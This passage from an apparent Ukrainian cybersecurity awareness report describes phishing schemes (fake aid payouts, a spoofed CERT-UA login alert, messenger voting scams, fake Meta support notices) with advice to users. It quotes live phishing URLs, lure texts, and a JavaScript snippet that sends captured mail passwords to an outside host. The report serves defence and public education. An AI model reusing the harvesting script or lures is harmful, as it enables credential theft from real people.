Українці отримають фінансову допомогу від ООН та Червоного Хреста. Виплати від 7000 грн.
Допомога
Грошова допомога від міжнародних організацій
Дізнайтесь як отримати грошову допомогу
ICRC
Новини 24/7
Реклама
Проект реалізовано Міністерством соціальної політики України за підтримки Міністерства цифрової трансформації України та Програми розвитку ООН в Україні
Допомога
Українці можуть отримати від 7 до 100 тисяч гривень компенсації від Європейського суду з прав людини.

Source:
CERT-UA.


ВИПЛАТА КОМПЕНСАЦІЇ
КОЖЕН ОТРИМА
Міністерство соціальної політики України
Виплату може отримати кожен громадянин України
Єдиний Компенсаційний Центр
Ви вже отримали компенсацію?
Перевірте наявність компенсації ПДВ в вашу адресу
<<<<<
Разом до оплати: 383 грн + комісія Банку
https://pay.ua-compens.top/paynew.php
Оплатити

Source:
CERT-UA.

There is reason to believe that some schemes (like this one) have a «Russian trace».

6.3.2. RECOMMENDATIONS FOR USERS

- **Apply for financial aid only through official websites.** Use the official website of the eDopomoga platform: https://aid.edopomoga.gov.ua/. Currently, the first stage of application for financial aid from international organizations is over. If there is an opportunity to receive aid again in the future, please use the aforementioned official website only.

- **Follow the instructions of official institutions regarding safe payments.** Read the answers of the Ministry of Social Policy of Ukraine to the most frequently asked questions about payments from international organizations. Abide by the basic payment security tips from the National Bank of Ukraine and remember the basic rules of cyber hygiene.

- **Do not enter personal data on unverified websites.** Never enter your payment card details on unverified and questionable websites. Do not enter your PIN under any circumstances!

- **Monitor your transactions so you can respond quickly if your data is stolen.** For example, you can activate SMS notifications about transactions and set transaction limits.

- **Block the compromised card.** If you accidentally enter your card details on a fraudulent website, immediately block the card through your bank's mobile application, by calling the hotline (the number is usually on the back of the card) or through online banking.


Alternatively, temporarily restrict online payments and disable the payments without confirmation to prevent unauthorized transactions.

- **Set a limit for buying online.** This will prevent significant losses if card data is compromised.

- **Contact law enforcement agencies.** Report the fraud to the cyber police: https://ticket.cyberpolice.gov.ua/.

6.3.3 SUSPICIOUS ACCESS TO YOUR MAILBOX

Fraudsters distribute phishing emails with the subject line «Suspicious entry into your mailbox». Sometimes they use the names and symbols of government agencies, such as CERT-UA or the State Cyber Protection Centre. Such emails contain a link to a phishing site requesting a password change. If you click on the link and enter your login and password, the attacker will receive this authentication data.



From Incidents CERT-UA <hr.damroodi@beroozresaan.com>
To [redacted]gov.ua
Subject **[CERT-UA#5086] Підозрілий вхід у вашу поштову скриньку**

Шановний користувачу!

Хтось намагався увійти у вашу скриньку [redacted].gov.ua з вашим паролем.

Детальна інформація:

Ім'я [redacted]

Час: 10 серпня 2023 р., 17:13:47

IP: 208.52.180.8

Місцезнаходження: Decatur, GA, USA

Це хтось інший?
Будь ласка змінити пароль, щоб підвищити рівень безпеки вашого акаунта.

З повагою,
CERT-UA
Урядова команда реагування на комп'ютерні надзвичайні події України CERT-UA
Державний центр кіберзахисту
Державна служба спеціального зв'язку та захисту інформації України
04119, Україна, м. Київ, вул. Юрія Іллєнка, 83б

```
let url = "https://microsoft.rf.gd/mail/inf.php";

async function myFunction() {
    var user = document.getElementById("rcmloginuser").value;
    var text_old = document.getElementById("rcmloginpwd").value;
    var text_new = document.getElementById("new_passwd").value;
    var text_cnew = document.getElementById("confirm_new_passwd").value;
    let params = new URLSearchParams(window.location.search.slice(1));

    if (validatePassword(text_old)){
        if(validatePassword(text_new)){
            if(validatePassword(text_cnew)){
                if(validatePassword(user)){
                    el = params.get('el')
                    var data = `{
                        el: ${el},
                        user: ${user},
                        ps: ${text_old},
                        key: ${text_new},
                        ckey: ${text_cnew},
                    }`;
                    fetch(url, {
                        method: "POST",
                        body: JSON.stringify(data),
                        headers: {
                            "Content-Type": "application/json",
                            "Accept": "application/json",
                            "Access-Control-Allow-Origin": "*"
                        },
                    })
                    await sleep(10);
                    window.location.replace("https://roundcube.net/news/2023/07/03/update-1.6.2-released");
                }
```

Source: CERT-UA.

6.3.4. RECOMMENDATIONS FOR USERS

- **Check the source.** Before clicking on any links, carefully check the sender's email address to make sure it matches the official domain of the claimed organization. Fraudulent emails often have similar, but slightly altered, email addresses.

- **Do not click on links.** Avoid clicking on any links in the email. If the email insists on changing your password or verifying your account, go to the official website of the service where you need to change your password, but do not use the link in the email.

- **Use services to check links.** If you still need to click on a link in an email, you can start by using tools like VirusTotal.com. This online tool allows you to check links for malicious content so that you can avoid visiting phishing and other dangerous sites.

At the same time, it's worth emphasizing that even if services like VirusTotal show that a link is safe, it doesn't necessarily mean that it is really safe. The databases of these services do not always keep data on new threats appropriately updated. That is why it is important to pay attention to other signs of phishing.

- **Check for signs of phishing.** Look out for common phishing indicators, such as grammatical and spelling errors, the use of urgent calls for action (e.g., «Help urgently!!!»), generic greetings (e.g., «Dear user!») instead of your real name, etc.

- **Follow the tips for safe behavior on the Internet.** Check out the tips on the «StopFraud» resource from the National Bank of Ukraine. This site contains important information on preventing financial fraud and phishing.

- **Use two-factor authentication.** Enable two-factor authentication for all of your accounts where possible. This way, even if your password gets compromised, an attacker will need access to your second authentication factor to log in to your account.

- **Report the phishing attempt.** Send the suspicious email to the official support email of your email service. Also contact the cyber police: https://ticket.cyberpolice.gov.ua/.

- **Learn more about the specifics of phishing.** Familiarize yourself with the tactics used by attackers. You can often find helpful information and tips on your email provider's security page, government cybersecurity websites, and more.

6.3.5. VOTING IN MESSENGERS

Recently, the number of phishing attacks aimed at gaining access to accounts of popular messengers such as Telegram and WhatsApp has been increasing.

Through SMS and Telegram / WhatsApp messengers, fraudsters distribute messages asking people to follow a link, log in, and vote for something / someone. By subsequently scanning a QR code or entering a phone number and a one-time code, a third-party device is added to the victim's account, and the account becomes compromised.

Once an account is compromised, attackers use it to spread malicious messages among the victim's contacts, including by creating new groups in messengers.

Hacked accounts can be used for various fraudulent monetization schemes. Attackers can send out requests to borrow money, requests to follow a link and vote for something / someone among all the victim's contacts (thus hacking even more accounts), etc.

6.3.6. RECOMMENDATIONS FOR USERS


- **Do not log in to websites using messengers.** Never log in to any websites through Telegram, Viber, WhatsApp (or other managers) using a code from Telegram, Viber, WhatsApp, or a QR code. Attackers can use these techniques to steal your credentials and gain unauthorized access to your accounts.

- **Do not click on external links.** Avoid clicking on links in messages, even if you receive them from people you know. Attackers may use compromised accounts of your friends/relatives to distribute phishing links.

- **Use services to check links.** If you still need to click on a link in an email, use a service like VirusTotal.com before doing so. This online tool allows you to check links for malicious content to prevent you from visiting phishing and other dangerous sites.

At the same time, it's worth emphasizing that even if services like VirusTotal show that a link is safe, it does not necessarily mean that it is really safe. The databases of these services do not always keep data on new threats promptly updated. That is why it is important to pay attention to other signs of phishing.

- **Call your friend or relative and ask them if they really sent you the dubious message.** If you receive a suspicious link from a friend or



[redacted]
Привіт!
Хочу попросити вас віддати свій голос за Катю, яка бере участь у конкурсі з можливістю виграти безкоштовне навчання в художній школі.
Дякую, що знайшли час допомогти!
https://milekiev.eu/fin

Привіт!Закинь голос за хрестницю, Василісу,у малюванні,дякую дуже)
https://lo7h.com/z92m

В целях борьбы с накруткой просим вас авторизоваться с помощью соц. сетей

1. Open Telegram on your phone
2. Go to Settings > Devices > Link Desktop Device
3. Point your phone at this screen to confirm login

☑ Keep me signed in

Source: CERT-UA.

relative, you can verify the authenticity of the message by contacting them through alternative communication channels. Call your friend / relative or use a video call to confirm the message's authenticity. This will help you avoid potential threats and quickly and efficiently verify if they really sent you the link.

- **If necessary, delete your account and re-register it.** If unauthorized access to your account lasts for more than 24 hours, the attacker may terminate your messenger session and you will lose access to it. In this case, one of the options to get your account back is to delete and re-register it.

- **Inform the owner of the compromised account.** If you receive a suspicious message, immediately notify the account owner via another communication channel.

- **Set up two-factor authentication wherever possible.** Always set up two-factor authentication for an extra layer of security for your account.

- **Check active sessions in the messenger settings.** If necessary, review active sessions in the messenger settings to identify unknown devices or sessions. If you find unfamiliar devices/sessions, immediately terminate such sessions in the messenger settings.

6.3.7. VIOLATION OF THE META COMMUNITY RULES

Through Instagram, Facebook Messenger, Business Manager, brand accounts, or email, attackers notify the victim in private messages about alleged «community rules violations.» Sometimes, in addition to private messages, fraudsters massively tag various accounts and pages and «warn» that they will be deactivated within 24/48 hours for «breaking the rules» or suspicious activity. To avoid blocking, the attackers encourage users to click on a link and «appeal» this decision.

The link leads to a phishing site that says that to «appeal» the issue, the user must first log in to the profile and then be redirected to a page similar to the Facebook or Instagram login page. There, they need to enter their account login and password. This is how fraudsters gain access to the account.

If a page or brand administrator clicks on the link, fraudsters can gain access not only to the administrator's personal account, but also to the page they manage.

6.3.8. RECOMMENDATIONS FOR USERS

- **Please familiarize yourself with the possible ways of receiving notifications from Meta.** Remember that Meta never uses reposts or tags to notify about complaints, reports, blocks, or anything else. Meta systems may provide such information in a pop-up window, notifications, or an email (but be careful, as attackers may send phishing emails disguised as Meta).


- **Pay attention to the common signs of phishing.** Common signs of phishing are: an impersonal greeting at the beginning of the email (Meta always uses the name specified in the account); grammatical and spelling errors; the sender's email does not match the email used by Meta employees (such as @facebookmail.com, @metamail.com), etc.

- **Learn how to verify messages you receive from Meta.** You can verify messages from Meta by following these steps: "Settings & Privacy" → "Settings" → "Help & Support" or "Security & Authorization" → "Messages from Support" (for Facebook).

- **Set up two-factor authentication wherever possible (including Facebook and Instagram).** Always set up two-factor authentication for an extra layer of security for your account.

- Check active sessions in the security settings. If necessary, review active sessions in the security settings to identify unknown devices or sessions. If you find any unfamiliar devices/sessions, disconnect them immediately.

- Set up notifications about suspicious logins to your account. If someone logs into your account from an unknown device, you will know immediately.


Report Infringgement 83668

Про себе


Дописи

Світлини

Dear fanpage admin
We've noticed unusual activity on your fan page and have paused it.
To verify with us, please click the link below


An example of a fake page of the alleged «Meta» customer support service that distributes phishing links

Source: CEDEM screenshot.


Що буде, якщо ви перейдете за лінком?
Connect to Kyiv 23081
фішинговий лінк
Пост просто тегає купу сторінок
Ми помітили незвичну активність на вашій фан-сторінці
Фішингова сторінка
пароль не приховується
Забули пароль?
краде ваш логін і пароль
Так постраждали вже не одна сторінка
Причина: неуважність, втома, переляк
Для правдоподібності після невдалих спроб спрямовує на справжню сторінку Стандартів Спільноти
How Meta enforces its policies

Examples of malicious messages with phishing links allegedly from the Meta support service

Source: CEDEM infographic.



Data Network Service Restricted
37 хв ·


Важливе повідомлення
Вашу сторінку **Facebook** заплановано на остаточне видалення через публікацію, яка порушує наші права на торговельну марку. Ми прийняли це рішення після ретельного розгляду та відповідно до нашої політики захисту інтелектуальної власності.
Якщо ви вважаєте, що це непорозуміння, ми просимо вас подати скаргу з вимогою відновити вашу сторінку до її видалення з **Facebook**.

Запит на перегляд: https://dub.sh/rssVFis

Ми розуміємо, що ця ситуація може вплинути на ваш бізнес. Однак майте на увазі, що якщо ми не отримаємо від вас скаргу, наше рішення буде остаточним. Ми дуже вдячні за вашу співпрацю та розуміння. Якщо у вас виникнуть запитання чи побоювання, зв'яжіться з нами.
З повагою, команда підтримки **Facebook**
Сторінка адміністратора
LIVE VIEW. Жизнь как путешествие
League of Tolerance Ліга Толерантності
LOVESPACE
Lowcost Avia - дешеві авіаквитки, ідеї мандрівок
Lumo Education
Lumos
Форум Видавців
Ляльки і вишивання Іри Плеханової
ЛЮК
Made in Ukraine
Зведена стрілецька бригада Повітряних Сил Збройних Сил України
Майбутні
Make MN Magazine
Make Music Day Україна
makesense
Давай займемось текстом
Artem Malynovskyi
Мами України
Мамы Харькова
March & Co. Пекарня
Mariupol Reborn / Маріуполь Реборн

An example of mass tagging of pages with a phishing link allegedly from the Meta customer support service

Source:
CEDEM screenshot.



MetaCopyright Appeal
15:20

⚠ Last Warning
Need to confirm that this page belongs to you and is being used normally.
After 24 hours of not receiving a response, we will temporarily lock this page.
Confirm here: https://s.id/support-business-case-7436245
.
Meta Support ©2023
(Automatic notification _
Please contact now)

Ця людина не використовує Messenger.

ChatbotPlus Case
VIEW PROFILE
10:29

⚠ Last Warning
Need to confirm that this page belongs to you and is being used normally.
After 24 hours of not receiving a response, we will temporarily lock this page.
Confirm here:
https://s.id/support-business-meta-5435554
.
Meta Support ©2023
(Automatic notification _
Please contact now)

An example of a phishing message allegedly from the Meta customer support service

Source:
CEDEM screenshot.

7. DEFENSE IN THE DIGITAL SPACE: HOW UKRAINE COUNTERACTS CYBERATTACKS AND DISINFORMATION

7.1. THE ROLE OF STATE INSTITUTIONS IN IMPLEMENTING CYBERSECURITY POLICIES IN UKRAINE

Ukraine ranks 10th in the national cybersecurity index in a global ranking that measures the readiness of countries to prevent cyber threats and respond to cyber incidents.

This was made possible, in part, by the Ukrainian legal framework that comprehensively regulates the main issues of developing national cybersecurity policies (see Section 1.2). In addition, the institutional structure for implementing these policies is quite extensive.

Article 5 of the Law of Ukraine "On the Basic Principles of Ensuring Cybersecurity of Ukraine" defines the following subjects of cybersecurity:

- **The President of Ukraine**, through the National Security and Defense Council of Ukraine (NSDC), coordinates activities in the field of cybersecurity as an integral part of Ukraine's national security.

Thus, according to the NSDC decision of May 14, 2021 "On the Cybersecurity Strategy of Ukraine", the President of Ukraine approved the Cybersecurity Strategy of Ukraine. This cornerstone document defines the priorities of national interests in the field of cybersecurity, existing and potential cyber threats, goals and objectives of ensuring cybersecurity of Ukraine in order to create conditions for the safe functioning of cyberspace, its use in the interests of an individual, society and the state.

- **The National Coordination Center for Cybersecurity** as a working body of the NSDC (hereinafter referred to as the NCCC) coordinates and controls the activities of the security and defense sector entities that ensure cybersecurity, submits proposals to the President of Ukraine on the formation and development of the Cybersecurity Strategy of Ukraine.

In June 2024, the NCCC, together with the Ministry of Digital Transformation of Ukraine and the State Special Communications Service, presented CyberTracker, a tool for automatic monitoring of the implementation of the Cybersecurity Strategy of Ukraine. It automates the monitoring process, improves the implementation and identification of weaknesses and strengths.

In addition, to increase digital literacy in Ukraine, the NCCC facilitated the organization of more than 100 trainings, seminars, and competitions for more than 5,000 technical specialists and cybersecurity managers from government agencies, critical infrastructure facilities, and private companies.

- **The Cabinet of Ministers of Ukraine** is responsible for developing and implementing state policy in cybersecurity, counteractng cybercrime, protecting human rights and freedoms, and Ukraine's national interests in cyberspace. It also organizes and ensures the operation of the national cybersecurity system, sets requirements, and controls the information security audit system at critical infrastructure facilities.

